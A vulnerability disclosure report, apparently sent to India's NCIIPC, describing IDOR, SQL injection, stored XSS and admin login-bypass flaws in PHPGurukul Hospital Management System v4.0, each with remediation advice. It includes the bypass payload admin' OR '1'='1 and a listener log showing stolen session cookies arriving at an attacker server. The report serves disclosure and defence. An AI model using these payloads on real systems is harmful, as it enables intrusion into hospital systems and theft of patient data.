

VULNERABILITY DISCLOSURE REPORT

Submitted To: National Critical Information Infrastructure Protection Centre (NCIIPC)

Date: December 17, 2025

Subject: Multiple Critical Vulnerabilities in [PHPGurukul Hospital Management System v4.0](#)

1. Reporter Information

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2. Target Information

- **Product:** Hospital Management System (HMS)
- **Vendor:** PHPGurukul
- **Version:** 4.0
- **Vulnerability Class:** Web Application

3. Replication Environment:

Since this is a software product vulnerability, the findings were verified in a local testing environment. To reproduce these findings, the analyst must:

- Download the source code from the Vendor URL:
<https://phpgurukul.com/hospital-management-system-in-php/>
- Deploy the application on a LAMP stack (Linux, Apache, MySQL, PHP)x.
- The vulnerabilities function exactly as described in the default installation.

4. Executive Summary


A security assessment of the Hospital Management System (v4.0) identified four critical vulnerabilities. These flaws allow unauthenticated attackers to exfiltrate database contents, bypass authentication to access administrative consoles, and hijack high-privileged sessions via Cross-Site Scripting.

Note: All Proof of Concepts (PoC) were executed in a controlled local environment to demonstrate the inherent flaws in the software package.

Finding #1: Insecure Direct Object Reference (IDOR) Leading to PHI Leak

- **Severity: High**
- **Description:** The application fails to verify object ownership when accessing medical records. An authenticated patient can modify the `viewid` parameter to access the confidential medical history (PHI) of other patients.
- **Impact:** Critical violation of patient privacy laws.

Proof of Concept: The screenshot below demonstrates User A (John Doe) viewing the medical records of User B (Homer Simp) by modifying the URL parameter to `viewid=3`.



Remediation:

Implement session-based access control. Ensure the application verifies that the ID requested matches the `$_SESSION['user_id']` of the authenticated user before returning data.


Finding #2: Unauthenticated Error-Based SQL Injection

- **Severity: Critical (CVSS 9.8)**
- **Endpoint:** `/hospital/hms/get_doctor.php`
- **Description:** The application concatenates raw user input into SQL queries. An attacker can use XPATH Injection to trigger database errors that leak sensitive internal data, including Administrator password hashes.


Proof of Concept :

Authenticated as Patient login:

The screenshot below shows the application leaking the backend database version in a fatal error message after receiving a malicious SQL payload.




The screenshot below shows admin creds revealed by querying the DB



Unauthenticated SQLi:

Analysis of the source code confirms that `get_doctor.php` lacks session validation checks (`session_start` or `isset($_SESSION)`), allowing unauthenticated users to trigger the SQL query.




Remediation:

Replace dynamic SQL concatenation with Prepared Statements (Parameterized Queries) to ensure user input is treated as data, not executable code. Validate session tokens before processing the request.

Finding #3: Stored Cross-Site Scripting (XSS) Leading to Account Takeover

- **Severity: High**
- **Description:** The "Patient Name" field is not sanitized. Malicious JavaScript injected into a profile executes in the Doctor's dashboard, allowing an attacker to steal the Doctor's active session cookie.
- **Impact:** Full account takeover of medical staff.


Proof of Concept: The screenshot below shows patient injecting the cookie stealing payload under the vulnerable User Name field and updating their profile



The screenshot below shows the admin session cookie being collected as a result of the above payloads execution along with an event (when an more privileged/ elevated user logs in)

```
(kali㉿kali)-[/tmp]
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
127.0.0.1 - - [16/Dec/2025 05:56:57] "GET /?cookie=PHPSESSID=93838ab82bb18811478e49bb74055d9c HTTP/1.1" 200 -
127.0.0.1 - - [16/Dec/2025 05:58:31] "GET /?cookie=PHPSESSID=93838ab82bb18811478e49bb74055d9c HTTP/1.1" 200 -
127.0.0.1 - - [16/Dec/2025 06:02:15] "GET /?cookie=PHPSESSID=93838ab82bb18811478e49bb74055d9c HTTP/1.1" 200 -
127.0.0.1 - - [16/Dec/2025 06:02:19] "GET /?cookie=PHPSESSID=93838ab82bb18811478e49bb74055d9c HTTP/1.1" 200 -
127.0.0.1 - - [16/Dec/2025 06:02:47] "GET /?cookie=PHPSESSID=93838ab82bb18811478e49bb74055d9c HTTP/1.1" 200 -
127.0.0.1 - - [16/Dec/2025 06:03:01] "GET /?cookie=PHPSESSID=93838ab82bb18811478e49bb74055d9c HTTP/1.1" 200 -
127.0.0.1 - - [16/Dec/2025 06:03:13] "GET /?cookie=PHPSESSID=93838ab82bb18811478e49bb74055d9c HTTP/1.1" 200 -
127.0.0.1 - - [16/Dec/2025 06:03:19] "GET /?cookie=PHPSESSID=93838ab82bb18811478e49bb74055d9c HTTP/1.1" 200 -
127.0.0.1 - - [16/Dec/2025 06:07:51] "GET /?cookie=PHPSESSID=d6431f40dff5dca7f79c820d720b6a92 HTTP/1.1" 200 -
```

The screenshot below shows how an attacker can use the stolen admin cookie to pass this value to the browser and gain elevated access




Remediation:

Implement strict **Input Sanitization** (removing special characters) on the client side and **Output Encoding** (e.g., `htmlspecialchars()`) on the server side before rendering user names in the dashboard.


Finding #4: Administrator Authentication Bypass

- **Severity: Critical**
- **Description:** The Admin Login portal allows SQL Injection. Using the payload `admin' OR '1'='1`, an attacker can bypass the password check and log in as Administrator.

Proof of Concept: The screenshot below shows successful access to the Administrative Dashboard without a valid password using the same payload in both the fields.



Admin Access granted!!!



Remediation:

Replace dynamic SQL concatenation with **Prepared Statements** (Parameterized Queries) to ensure user input is treated as data, not executable code.
